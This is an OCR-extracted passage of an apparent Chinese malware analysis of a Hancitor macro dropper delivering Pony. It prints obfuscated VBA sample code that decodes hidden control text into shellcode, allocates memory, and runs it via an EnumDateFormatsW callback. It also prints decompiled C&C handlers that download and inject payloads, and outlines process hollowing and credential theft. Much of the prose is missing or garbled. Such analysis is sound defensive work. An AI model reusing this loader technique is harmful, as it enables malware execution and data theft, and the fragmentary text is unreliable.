



API shellcode

shellcode


shellcode



3.1

3.1 0x01.

1 Office Word



3.2


2

```
Dim salvelinus As String
Dim cruetstand
Dim otiosity
Dim hebetude
Dim burrock As String
Dim brassband
Sub bellwort()
Dim pitched As Long
Dim leadfree As Long
bleep = postpaid.sottishness.lancers.ControlTipText
metallurgical = 73 + 28 + 7267
fusiform = Right(bleep, metallurgical)
mandamus = luxation.truism(fusiform)
devolution = 84
scrimp = 63
If devolution + scrimp < 11 Then
devolution = LCase$("ca") & Mid("advancedrnosaurxenorhyncus", 9, 7)
otiosity = "aggrandizement"
nails = Right$("narrowmindedlac", 3) & Mid("archesporetobacillusalmondshaped", 11, 10)
Else
hebetude = brassband * 3
scrimp = 68
End If

dicamptodontidae = Mid("megalomaniacalfagymkhana", 15, 2) & UCase$("St")
myeloblast = "malathion"
#If Win64 And Len("fortinet should create new signature") = 36 Then
Dim approachable As String
Dim communicating As acetous
Dim contractor As LongPtr
communicating.sheet = 0
Dim virginals As Byte
#Else
Dim inconceivableness As Byte
communicating = 0
Dim congridae As Long
Dim contractor As Long
#End If
sufficit = 42 - 110 + 68
```

```
antiorgastic = 4 - 63 + 4135
maser = 92
fannel = 58
If maser + fannel < 12 Then
maser = Mid(coniumafbiscuits", 7, 2) & Left("oremarking", 3)
brassband = brassband / 289
lovingkindness = Left("anpittsburgh", 2) & Mid("edgingcestaga", 7, 4) & "ry"
Else
hebetude = brassband And 398
fannel = 26
End If

shandrehan = "nessun"
```


3.3

3 postpaid Toggle Button ControlTipText 7368



3.4


4 postpaid Toggle Button



3.5 Toggle Button

5 ToggleButton ToggleButton Button

Button ToggleButton ControlTipText ControlTipText




3.6 ControlTipText

3.7 ControlTipText

6 ControlTipText


shellcode



3.8 shellcode

7 RtlMoveMemory VirtualAllocEx

salient hopples



3.9

8 unproductively shellcode VirtuallocEx

RtlMoveMemory shellcode

```
salient slave, ByVal VarPtr(unproductively) + 8, 4      '将unproductively的地址拷贝到slave中
Dim honi As Integer
Dim omani As Long
Dim allot As Long
scow = 0
flaming = 0
dextrad = 4096
coaptation = hopples(-1, flaming, 7386, dextrad, 64)    '通过VirtualAllocEx分配内存空间
salient allot, ByVal VarPtr(coaptation) + 8, 4          '将coaptation的地址拷贝到allot中
saljent ByVal allot, ByVal slave, 7394                  '将slave地址中的数据拷贝到allot地址中，size = 7394
```

3.10 RtlMoveMemory

9 shellcode EnumDateFormats

shellcode

```
'Like a genie in the bottle
Public Declare Function purgatorial Lib "kernel32" Alias "EnumDateFormatsW" (ByVal lpEnumFunc As Any, ByVal ferocactus As Any, ByVal lParam As Any) As Long
'with my hands and tongue I'll make you howl like a wolf!
```

3.11 EnumDateFormats

```
flashback = 0
Dim condolence As Long
condolence = contractor + cleaning                      '设置数据到偏移cleaning(3677)的位置
tricuspid = purgatorial(condolence, flashback, flashback)   '调用EnumDateFormatsW函数
bezant = 87
```


3.12 EnumDateFormats shellcode

10 EnumDateFormats


```
Declare Function EnumDateFormats Lib "KERNEL32" Alias "EnumDateFormats" (ByVal lpDateFmtEnumProc As Long,
ByVal Locale As Long, ByVal dwFlags As Long) As Long
```

3.13 EnumDateFormats

11 EnumDateFormats shellcode




3.14 EnumDateFormats



3.15 EnumDateFormats shellcode

3.2 0x02. Shellcode

1 Shellcode




3.16 Shellcode

2 0x1000 magic 0x52415453 0x4C4C4146 GetMappedFileNameA


3.17 Shellcode

3 ADD XOR base64 PE




3.18 shellcode PE

4 explorer.exe



3.19

5 explorer.exe unmap PE



3.20


3.3 0x03. PE dump

1 explorer.exe PE dump Hancitor

2 C&C


```
{
  int v3; // eax@9

  if ( a1[1] != ':' )
    return 0;
  if ( *a1 == 'b' )                                   // 下载注入到svchost执行
  {
    v3 = sub_401524(a1 + 2);
    goto LABEL_16;
  }
  if ( *a1 == 'c' )                                   // 增加url地址，并写入文件
  {
    v3 = sub_401D8E(a1 + 2);
LABEL_16:
    *a2 = v3;
    return 1;
  }
  if ( *a1 == 'e' )                                   // 下载映射文件，并通过线程执行
  {
    v3 = sub_4014C8(a1 + 2, 0);
    goto LABEL_16;
  }
  if ( *a1 == 'l' )                                   // 下载映射文件，直接调用执行
  {
    v3 = sub_4014C8(a1 + 2, 1);
    goto LABEL_16;
  }
  if ( *a1 != 'n' )
  {
    if ( *a1 != 'r' )                                 // 下载保存到临时目录执行
      return 0;
    v3 = sub_40157B(a1 + 2);
    goto LABEL_16;
  }
  *a2 = 1;
  return 1;
}
```

5 pony Pony
FTP



3.24 pony

3.4


宏恶意样本执行流程归纳
获取隐藏控件中的隐藏文字
将文字解密为shellcode代码
分配内存，将代码拷入新内存
调用EnumDateFormatsW函数将代码地址当作回调函数传入，shellcode代码得到执行
从内存中查找相关数据，解密
将PE注入到傀儡进程中执行
下载大量木马获得权限，窃取信息

4.1 APT

4.1

4.2

4.2

. APT

APT

APT

APT

APT

APT APT

0-day

5.1 APT

APT

